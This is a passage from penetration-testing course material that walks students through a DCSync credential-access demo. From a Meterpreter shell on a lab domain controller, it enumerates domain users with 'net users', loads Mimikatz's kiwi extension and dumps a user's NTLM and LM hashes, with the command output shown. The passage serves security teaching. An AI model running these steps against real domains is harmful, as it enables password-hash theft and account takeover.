- The major difference between using DCSync in **kiwi** vs. the **.exe** version of Mimikatz is that with DCSync in **kiwi**, you must specify a username with the password hash you want. The **.exe** version of Mimikatz will return all users' password hashes when performing DCSync.

Credential Access Demo

In order to find out which users are on the domain, we'll use the **net** command, which allows a user to list groups, users, network connections, etc. on a Windows machine.

1. In the SYSTEM Meterpreter shell on WINDC01, enter a **shell**.

- **shell**

```
meterpreter > shell
Process 4404 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

2. Type **net users** to view the users on the machine. Performing this command on a non-DC will only display local users. Since we're on a DC, there are no local users and all users on a DC are domain users; thus, **net users** displays all users in the domain.

- **net users**

```
C:\Windows\system32>net users
net users

User accounts for \\
File System
Administrator      bbanner      cdanvers
Guest               krbtgt       pparker
sstrange            tstark       wmaixmoff
The command completed with one or more errors.
```

3. `exit` the command shell and load `kiwi`.
 - `exit`
 - `load kiwi`
4. Now that we have a list of users, we can request their NTLM passwords via DCSync attack.
 - `dcsync_ntlm cdanvers`

```
C:\Windows\system32>net users
net users

User accounts for \\
File System
Administrator      bbanner      cdanvers
Guest               krbtgt       pparker
sstrange            tstark       wmaixmoff
The command completed with one or more errors.

C:\Windows\system32>exit
exit
meterpreter > dcsync_ntlm cdanvers
[+] Account      : cdanvers
[+] NTLM Hash    : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash      : cc7ce55233131791c7abd9467e909977
[+] SID          : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID          : 1603

meterpreter > █
```

5. From here, we could DCSync every user and put their NTLM hashes in a list in an attempt to crack their passwords.

08. Activity: Credential Access

- [Activity File: Credential Access](#)

09. Activity Review: Credential Access

10. Penetration Testing 2 Recap

- [Kahoot! Pen Testing Week 2 Challenge](#)